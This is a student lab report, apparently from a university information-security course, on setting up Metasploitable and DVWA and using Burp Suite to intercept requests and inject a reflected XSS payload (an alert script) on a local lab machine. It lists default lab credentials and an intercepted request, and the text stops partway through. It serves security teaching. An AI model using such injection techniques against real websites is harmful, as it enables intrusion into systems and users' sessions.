VIT®

Vellore Institute of Technology

(Deemed to be University under section 3 of UGC Act, 1956)

School of Information Technology and Engineering


Lab Assessment-VIII, OCTOBER 2020

B.Tech., Fall-2020-2021

NAME	PRIYAL BHARDWAJ
REG. NO.	18BIT0272
COURSE CODE	CSE3501
COURSE NAME	INFORMATION SECURITY ANALYSIS & AUDIT
SLOT	L19+L20
FACULTY	Prof. THANDEESWARAN R.

Prepare a report on ANY ONE attack that you could inject and detect using Burp Suite.

Metasploitable is an intentionally vulnerable Linux virtual machine. This VM can be used to conduct security training, test security tools (like Burp Suite), and practice common penetration testing techniques.



Metasploitable
Powered Off

Kali Linux
Powered Off

General

Name: Metasploitable
Operating System: Ubuntu (32-bit)

System

Base Memory: 2048 MB
Boot Order: Floppy, Optical, Hard Disk
Acceleration: VT-x/AMD-V, Nested Paging, PAE/NX, KVM Paravirtualization

Display

Video Memory: 16 MB
Graphics Controller: VMSVGA
Remote Desktop Server: Disabled
Recording: Disabled

Storage

Controller: IDE
IDE Secondary Master: [Optical Drive] Empty
Controller: SATA
SATA Port 0: Metasploitable.vmdk (Normal, 8.00 GB)

Audio

Host Driver: Windows DirectSound
Controller: ICH AC97

Network

Adapter 1: Intel PRO/1000 MT Desktop (Bridged Adapter, Qualcomm Atheros QCA9377 Wireless Network Adapter)

USB

USB Controller: OHCI
Device Filters: 0 (0 active)


Shared folders

None

Description


None

The default login and password is msfadmin:msfadmin.


Oracle VM VirtualBox Manager
File
Machine
Help
Tools
Metasploitable [Running] - Oracle VM VirtualBox
File
Machine
View
Input
Devices
Help
Preview
Right Ctrl
USB
USB Controller: OHCI
QCA9377 Wireless Network Adapter)


```
Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password: _
```

Successful Login:


Metasploitable [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right C

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:8f:5b:31
          inet addr:192.168.225.55  Bcast:192.168.225.255  Mask:255.255.255.0
          inet6 addr: 2409:4052:2e80:9f97:a00:27ff:fe8f:5b31/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe8f:5b31/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:68 errors:0 dropped:0 overruns:0 frame:0
          TX packets:85 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7915 (7.7 KB)  TX bytes:8654 (8.4 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:96 errors:0 dropped:0 overruns:0 frame:0
          TX packets:96 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21437 (20.9 KB)  TX bytes:21437 (20.9 KB)

msfadmin@metasploitable:~$
```

We get inet address: 192.168.225.55.



```
                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          
```


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV


We select Damn Vulnerable Web App (DVWA) to inject and detect attack:



Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project

Hint: default username is 'admin' with password 'password'

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.



Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.


You have logged in as 'admin'

Username: admin
Security Level: high
PHPIDS: disabled

We need to configure the browser to for it to request packet through BURP SUITE.
Step 1: Open Firefox and Go to Menu on the upper right-hand corner.

Step 2: Open Options and we go to Advanced Tab where we click on Settings under Networks Tab

Step 3: We click on ‘Manual Proxy configuration:’ and type in the IP as 127.0.0.1 and port number as 8080 as we saw in the Burp and then we click on ‘Use this proxy server for all protocols’



Connection Settings

Configure Proxy Access to the Internet

○ No proxy

○ Auto-detect proxy settings for this network

○ Use system proxy settings

● Manual proxy configuration

HTTP Proxy 127.0.0.1 Port 8080

☑ Also use this proxy for FTP and HTTPS

HTTPS Proxy 127.0.0.1 Port 8080

FTP Proxy 127.0.0.1 Port 8080

SOCKS Host Port 0

○ SOCKS v4 ● SOCKS v5

○ Automatic proxy configuration URL


No proxy for

Using Burp to inject XSS vulnerabilities:

XSS is a technique in which attackers inject malicious scripts into a target website and may allow them to gain access control of the website. If a website allows users to input data like comment, username field and email address field without controls then attacker can insert malicious code script as well.

Reflected XSS (cross site scripting): RXSS

In this case, hacker data is not stored on the website. reflected XSS only execute on the victim side. reflected cross-site scripting A hacker sends input script that website then reflected back to the victim’s browser, where hacker it executed the malicious JavaScript payloads.


Damn Vulnerable Web App (D\
192.168.225.55/dvwa/vulnerabilities/xss_r/
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Submit
More info
http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
View Source
View Help
92.168.225.55/dvwa/instructions.php

Vulnerability: Reflected Cross Site Scripting (XSS)


What's your name? 1

Username: admin
Security Level: low
PHPIDS: disabled

First, we ensure that Burp is correctly configured with our browser. With intercept turned off in the Proxy "Intercept" tab, we visit the web application we are testing in our browser. The request will be captured by Burp. We can view the HTTP request in the Proxy "Intercept" tab.

We can also locate the relevant request in various Burp tabs without having to use the intercept function, e.g. requests are logged and detailed in the "HTTP history" tab within the "Proxy" tab.

By giving name as 1 above we are launching attack on that name.



Burp Suite Community Edition v2020.8.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Comment this item
Raw Params Headers Hex

Request to http://192.168.225.55:80

```
GET /dvwa/vulnerabilities/xss_r/?name=1 HTTP/1.1
Host: 192.168.225.55
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.225.55/dvwa/vulnerabilities/xss_r/
Cookie: security=low; PHPSESSID=b78d30318ea77edd2436193b95ca907b
Upgrade-Insecure-Requests: 1


```

We give the payload as: **<script>alert(“Priyal Bhardwaj – 18BIT0272”)</script>** in Burp Decoder.


This Burp Suite tool is mainly used to decode or encode data. The various transformation options are: - URL, HTML, Base64, ASCII hex, Hex, Octal, Binary and GZIP. Also, various hash 